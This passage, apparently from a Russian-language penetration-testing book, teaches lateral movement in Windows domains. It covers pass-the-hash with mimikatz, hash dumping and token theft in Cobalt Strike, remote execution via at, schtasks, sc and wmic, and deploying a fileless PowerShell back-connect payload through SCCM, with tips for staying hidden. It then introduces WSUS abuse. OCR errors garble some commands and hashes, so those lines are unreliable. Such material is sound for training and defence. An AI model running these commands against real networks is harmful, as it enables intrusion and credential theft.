\ rc4_hmac_nt_exp -> OK
\ rc4_hmac_old_exp -> OK
\ *Password replace -> null

Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\WINTEST\c$\$<br/>
Access is denied.

C:\Windows\system32>
```

Рис. 3.4. Выполнение PTH с помощью mimikatz

На самом деле, нет возможности передать хеш учетной записи локального администратора, который не имеет относительный идентификатор RID 500 (Local Administrator). Так, для любой учетной записи локального администратора без RID 500, удаленно подключающейся к машине через WMI, PSEXEC или другими методами, возвращаемый токен «фильтруется», даже если пользователь является локальным администратором. Это происходит потому, что нет способа удаленного перехода в контекст, кроме как через RDP (для которого требуется пароль в виде открытого текста, если не включен режим Restricted Admin). Поэтому, когда пользователь пытается получить доступ к привилегированному ресурсу удаленно, например, к папке ADMIN\$, он видит сообщение Access is denied, несмотря на то что у него есть административный доступ.

Вдобавок ко всему, когда пользователь, который входит в группу локальных администраторов на целевом удаленном компьютере, устанавливает удаленное административное соединение, он не подключается как полный администратор удаленной системы. У пользователя нет возможности повысить права на удаленном компьютере, и он не может выполнять административные задачи. Если пользователь хочет администрировать рабочую станцию с помощью диспетчера учетных запи-

сей безопасности (SAM), он должен интерактивно войти в систему на компьютере, который администрируется с помощью удаленного рабочего стола (RDP).

Это объясняет, почему локальные учетные записи администраторов терпят неудачу при удаленном доступе (кроме как через RDP), а также почему учетные записи домена выполняют свои операции успешно. И хотя Windows по умолчанию отключает встроенную учетную запись администратора RID 500, ее все же довольно часто можно увидеть в исследуемых системах.

Есть еще одна возможная причина неудачи — так называемый режим одобрения администратором. Ключ, который указывает на этот режим, хранится в следующем ключе реестра:

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdministratorToken`

и по умолчанию он отключен. Однако если этот параметр активирован, учетная запись с RID 500 зарегистрирована в UAC. Это означает, что удаленный РТН к машине, использующей эту учетную запись, завершится неудачно.

Если ключ

`HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy`

существует и имеет значение 1, тогда удаленным подключениям от всех локальных администраторов предоставляются полные маркеры доступа. Это означает, что подключения к учетной записи без RID 500 не фильтруются (рис. 3.5, 3.6).




Рис. 3.5. Добавление необходимого ключа

```

C:\Users\admin\Desktop\mimikatz_trunk\x64>mimikatz.exe
[...]
mimikatz # crypto::hash /password:Password123!
[...]
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /?t!n.2b576acbe6bcfd7294d6bd18041b8fe /user:admin /domain:[...]
[...]
Administrator: C:\Windows\system32\cmd.exe
Microsoft Windows Version 6.1.7601
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>dir \\WINTESTC\$
Access is denied.

C:\Windows\system32>dir \\WINTESTC\$
Volume in drive \\WINTESTC\$ has no label.
Volume Serial Number is 1249-F120.

Directory of \\WINTESTC\$

07/13/2009 08:20 PM <DIR>          PerLogs
07/13/2009 05:19 PM <DIR>          Program Files
07/13/2009 10:08 PM <DIR>          Program Files (x86)
07/10/2007 05:18 PM <DIR>          Users
07/10/2007 05:22 PM <DIR>          Windows
          0 File(s)           0 bytes
          5 Dir(s) 53,750,149,120 bytes free
  
```

Рис. 3.6. Успешное подключение с PTH

Но как на своих машинах работают локальные администраторы при включенном контроле токена? По умолчанию встроенная учетная запись администратора запускает все приложения с полными административными привилегиями, т. е. контроль учетных записей пользователей фактически не применяется. Поэтому, когда действия удаленного юзера инициируются с использованием этой учетной записи, предоставляется маркер с полными привилегиями (т. е. без фильтрации), обеспечивающий надлежащий административный доступ! И мы можем это использовать.

Следующий способ кражи и присвоения токена воспроизведен с помощью Cobalt Strike (<https://cobaltstrike.com/>). Для начала получим хеш, используя hashdump (рис. 3.7).

```

Console X Beacon 172.16.48.80@328 X
[+]
host called home, sent: 16 bytes
beacon> hashdump
[*] Tasked beacon to dump hashes
[+]
host called home, sent: 63557 bytes
[+]
dumped password hashes:
Administrator:aad3b435b51404eeeaad3b435b51404ee:195db30d6dec3Ba8a7b719990731807f:::
Guest:501:aad3b435b51404eeeaad3b435b51404ee:31d6cte0d16ae931b73c59d7e0c089c0:::
test:1003:aad3b435b51404eeeaad3b435b51404ee:8c31690609c4d3c09fb76e466899962a:::
User:1000:aad3b435b51404eeeaad3b435b51404ee:83414a69447afeec7e3a37d05a81dc3b:::
  
```

Рис. 3.7. Получение хешей с помощью hashdump

```

Console X Beacon 172.16.48.80@328 X
beacon> mimikatz sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden"
[*] Tasked beacon to run mimikatz's sekurlsa::pth /user:Administrator /domain:.
/ntlm:195db30d6dec38a8a7b71999073f807f /run:"powershell -w hidden" command
[+] host called home, sent: 238663 bytes
[+] received output:
user : Administrator
domain :
program : powershell -w hidden
NTLM : 195db30d6dec38a8a7b71999073f807f
| PID: 648
| TID: 216
| LUID 0 : 815328 {00000000:000c70e0}
\ msv!0 - data copy @ 00373484 : OK !
\ kerberos - data copy @ 003C35F0
\ aes256 hmac -> null
beacon>

```

Рис. 3.8. PTH с использованием mimikatz в Cobalt Strike

Далее создадим процесс PowerShell (рис. 3.8).

`mimikatz sekurlsa::pth /user:[user] /domain:./ntlm:[hash] /run:"powershell -w hidden"`

Используем `steal_token` для кражи токена из созданного mimikatz процесса с известным PID (рис. 3.9).

```

Console X Beacon 172.16.48.80@328 X
beacon> steal_token 648
[*] Tasked beacon to steal token from PID 648
[+] host called home, sent: 12 bytes
[+] Impersonated NT AUTHORITY\SYSTEM

```

Рис. 3.9. Кража токена при помощи `steal_token`

Теперь мы можем использовать один из нескольких вариантов бокового перемещения.

Вариант 1: запланировать запуск программы на удаленном хосте с помощью `at`. Первым делом узнаем, какое на хосте установлено время, после чего планируем выполнение задачи.

```

shell net time \\[address]
shell at \\[address] [HH:MM] [c:\windows\temp\soft.exe]

```

Вариант 2: запустить код в целевой системе через `schtasks`.

```

shell schtasks /create /tn [name] /tr [c:\windows\temp\soft.exe] /sc once /st 00:00
/S [address] /RU System
shell schtasks /run /tn [name] /S [address]

```

Вариант 3: создать и запустить службу через `sc`. Команде `sc` требуется исполняемый файл, который отвечает на команды Service Control Manager. Если вы не предоставите ей такой исполняемый файл, ваша программа запустится и сразу же закроется. После эксплуатации рекомендуется удалить службу.

```
shell sc \\[address] create [name] binpath=["c:\windows\temp\SERVICE.exe"]
shell sc \\[address] start [name]
shell sc \\[address] delete [name]
```

Вариант 4, наиболее распространенный: задействовать wmic (рис. 3.10)

```
shell wmic /node:[address] process call create ["c:\windows\temp\soft.exe"]
```

В примере выше мы загружаем на хост файл и запускаем его с помощью wmic.

```
beacon> shell copy beacon.exe \\WIN8WORKSTATION\C$\windows\temp
[*] Tasked beacon to run: copy beacon.exe \\WIN8WORKSTATION\C$\windows\temp
[+] host called home, sent: 57 bytes
[+] received output:
    1 file(s) copied.

beacon> shell wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[*] Tasked beacon to run: wmic /node:172.16.48.83 process call create "c:\windows\temp\beacon.exe"
[+] host called home, sent: 80 bytes
[+] received output:
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
    ProcessId = 1800;
    ReturnValue = 0;
};
```

Рис. 3.10. Боковое перемещение с помощью wmic

System Center Configuration Manager

System Center Configuration Manager (SCCM) — продукт для управления ИТ-инфраструктурой и смежными устройствами. Он предоставляет следующие основные возможности:

- управление обновлениями;
- развертывание ПО и операционных систем;
- интеграция с NAP;
- инвентаризация аппаратного и программного обеспечения;
- удаленное управление;
- управление виртуализированными и мобильными системами на базе Windows.

Кроме того, SCCM позволяет ИТ-персоналу автоматически создавать сценарии и отправлять их клиентам. Если мы сможем получить доступ к SCCM, это станет отличной платформой для последующих атак. Он тесно интегрирован с Windows PowerShell, имеет широкую сетевую видимость и несколько клиентов SCCM, способных выполнять код с правами SYSTEM.

Для использования SCCM в качестве инструмента для бокового движения потребуется доступ с повышенными правами. Но, как уже было отмечено, SCCM имеет широкую сетевую видимость, т. е. мы сможем получить доступ к клиентам-

участникам даже из другого домена. Для удобства доступа к консоли SCCM предлагается использовать RDP (к тому же это легитимное программное обеспечение для управления в большинстве корпоративных сетей, что снижает риск обнаружения, рис. 3.11).




Рис. 3.11. Консоль SCCM

Для поддержки функции клонирования Active Directory SCCM хранит объекты машин и пользователей, а также сопоставления между ними. Именно благодаря этому есть возможность контролировать программное обеспечение определенных пользователей. Чтобы предоставить доступ к той или иной группе юзеров, SCCM позволяет создавать так называемые коллекции. Таким образом, установив контроль над SCCM, мы можем получить список всех пользователей-клиентов и их компьютеров — из них мы и будем выбирать цели. Кроме того, мы можем посмотреть существующие коллекции или создать свои, что позволит нам применять действия сразу ко всем участникам в коллекции.

Самый популярный у злоумышленников способ использования функций SCCM — выполнение кода PowerShell. Так можно получить бэкконнект-шелл и не оставить следов на физическом диске. Для этого нам нужно иметь общий ресурс, к которому выбранные клиенты могут получить доступ. На этом ресурсе мы размещаем текстовый файл, содержащий код PowerShell (рис. 3.12).




Рис. 3.12. Пример install.txt с вредоносным PowerShell-кодом

Теперь нам нужно создать приложение из меню **Application Management**. В первом окне будет предложено указать тип установки приложения. Необходимо выбрать ручной режим (**Manually specify the application information**, рис. 3.13).




Рис. 3.13. Выбор типа установки приложения

Дальше установка интуитивно понятна, главное — помнить, что чем меньше информации мы указываем, тем лучше. Когда вы дойдете до раздела **Specify setting for this deployment type**, необходимо добавить новый тип развертывания — в разделе **Type** выбрать опцию **Script Installer** (рис. 3.14).

Переходим к самой важной части создания приложения — пейлоаду. В этом разделе необходимо оставить поле **Content Location** пустым. В обычных случаях именно здесь администратор может указать расположение файлов установки приложения. Поскольку мы хотим избежать взаимодействия с диском, мы не заполняем это поле. Следом переходим к полям **Installation program** и **Installation start in**. Здесь мы собираемся разместить команду, которая и будет выполнять наш пейлоад. **Installation program** будет выглядеть примерно так.

```
cmd.exe /c "powershell.exe -ep bypass -c 'gc \\имя_сервера \общий_ресурс \директория_приложения \payload.txt | IEX'"
```




Рис. 3.14. Выбор типа развертывания

Консоль cmd.exe используется для запуска PowerShell, а затем с помощью Get-Content (gc) PowerShell обратится к \\sccm2012\sccmsource\LegitApplication и прочитает содержимое Install.txt. После этого код передается в Invoke-Expression (ie) для его выполнения. Это позволяет нам выполнять пейлоад на целевом объекте, не загружая файловую систему.

После того как мы установили программу, нам нужно указать, где будет начинаться установка. Поскольку в поле **Installation program** используется только cmd.exe, SCCM просит нас уточнить расположение этого исполняемого файла. Таким образом, для этого поля нужно выбрать C:\Windows\System32 (рис. 3.15).

После этого мы перейдем к меню **Detection Method**. Параметры, указанные здесь, сообщат SCCM, как определить, установлено на клиенте целевое приложение или нет. SCCM проверит указанные параметры перед установкой приложения, чтобы предотвратить повторную установку. Поскольку пейлоад выполняется в памяти, проверять нечего, поэтому можно заполнить поле фиктивной информацией. Также убедитесь, что вы установили переключатель в положение **The file system setting must exist on the target system to indicate presence of this application** (настройка файловой системы должна существовать в целевой системе, чтобы указывать на наличие этого приложения, рис. 3.16).

Дальнейшие настройки установки можно оставить по умолчанию. Чтобы развернуть созданное приложение после ее завершения, просто щелкните по нему правой




Рис. 3.15. Установка приложения

кнопкой мыши и выберите **Deploy** (развернуть), указав при этом нужную коллекцию. В настройках для взаимодействия с пользователем убедитесь, что вы скрыли все уведомления. Теперь приложение будет ожидать установки при регистрации пользователя, т. е. для того, чтобы выполнить пейлоад, необходимо будет перезагрузить пользовательскую машину. Для большей скрытности после завершения работы пейлоада лучше удалить из SCCM все следы.

Вдобавок скажу, что есть вариант работы с SCCM из консоли. Это очень удобно сделать с помощью PowerSCCM (<https://github.com/PowerShellMafia/PowerSCCM>). Описывать этот инструмент я не буду, у него довольно-таки подробная документация.

Теперь вы знаете, как можно использовать SCCM для выявления целей атаки в сети, группировать выбранные цели вместе и загружать пейлоад в память одновременно для всех выбранных целей. SCCM нередко служит «точкой управления» для большинства рабочих станций на предприятии, и из-за этого у сервера SCCM часто будет широкая, если не полная видимость всей сети. Наше приложение повторно выполнится на клиентских машинах SCCM после перезагрузки, что позволит нам оставаться на компьютере без необходимости сохранять файл на диске. Таким об-




Рис. 3.16. Меню «Метод обнаружения»

разом, SCCM представляет собой отличную платформу для продвижения по сети без необходимости использования обычных методов бокового перемещения.

Windows Server Update Services

О WSUS

Windows Server Update Services (WSUS) — это сервис обновлений операционных систем и продуктов Microsoft. Сервер обновлений синхронизируется с сайтом Microsoft, скачивая обновления, которые затем могут быть распространены внутри корпоративной локальной сети. Это экономит внешний трафик компании и позволяет быстрее устанавливать исправления ошибок и уязвимостей в операционных системах Windows на рабочих местах, а также дает возможность централизованно управлять обновлениями серверов и рабочих станций. Он прост в использовании и установке, и его можно адаптировать в соответствии с различными правилами для каждой организации. Однако неправильное использование его функций может иметь критическое значение для безопасности сети.

Для компрометации данной службы создан инструмент под названием WSUSpendu (<https://github.com/AlsidOfficial/WSUSpendu>). Однако злоумышленник не всегда

сможет использовать этот инструмент. Дело в том, что WSUSpendu применяет метод прямого внедрения обновлений в службу WSUS, а не в сетевой поток, чтобы избежать сетевых ограничений. Главная проблема при аудите управления обновлениями заключается в сборе состояний обновлений в каждой системе. Эти состояния должны быть согласованными. Прямой доступ к серверу WSUS позволяет нам обойти эти ограничения.

Наиболее распространенная конфигурация сети — та, где есть только один сервер обновлений (рис. 3.17). Этот сервер обновляет свои собственные клиенты и подключается к Интернету для получения обновлений от серверов Microsoft. Связь между сервером WSUS и серверами Центра обновления Windows должна использовать протокол HTTPS (эти конфигурации недоступны для редактирования). Сервер WSUS проверяет сертификат SSL, чтобы исключить загрузку вредоносных обновлений через подделку легитимных серверов. Клиенты получают свои обновления на сервере WSUS в соответствии с конфигурацией сервера: используя протокол HTTPS, если сервер настроен с использованием SSL, или протокол HTTP, если нет.




Рис. 3.17. Простая архитектура WSUS

Большая организация, скорее всего, будет использовать несколько серверов WSUS (рис. 3.18). В этом случае применяется древовидная архитектура. Главный сервер подключен к Интернету. Другие серверы WSUS (репликации) распространяют обновления для одного сегмента или одной подсети. Также возможно использовать этот вид архитектуры с автономной системой. В этом случае обновления копируются, но применяются автоматически.

Эти две архитектуры рекомендуются Microsoft. Однако их недостаточно для некоторых организаций, и там в сетях можно наблюдать две другие архитектуры. Первая часто встречается в относительно крупных компаниях: она имеет несколько доменов или лесов, которые не обязательно связаны доверительными отношениями

Active Directory (рис. 3.19). В этих архитектурах мы часто видим общие серверы для функций поддержки. Хотя домены не имеют отношений, серверы обновлений часто имеют общую ссылку: сервер WSUS одного из доменов используется в качестве ссылки на сервер WSUS другой сети.




Рис. 3.18. Древовидная архитектура WSUS

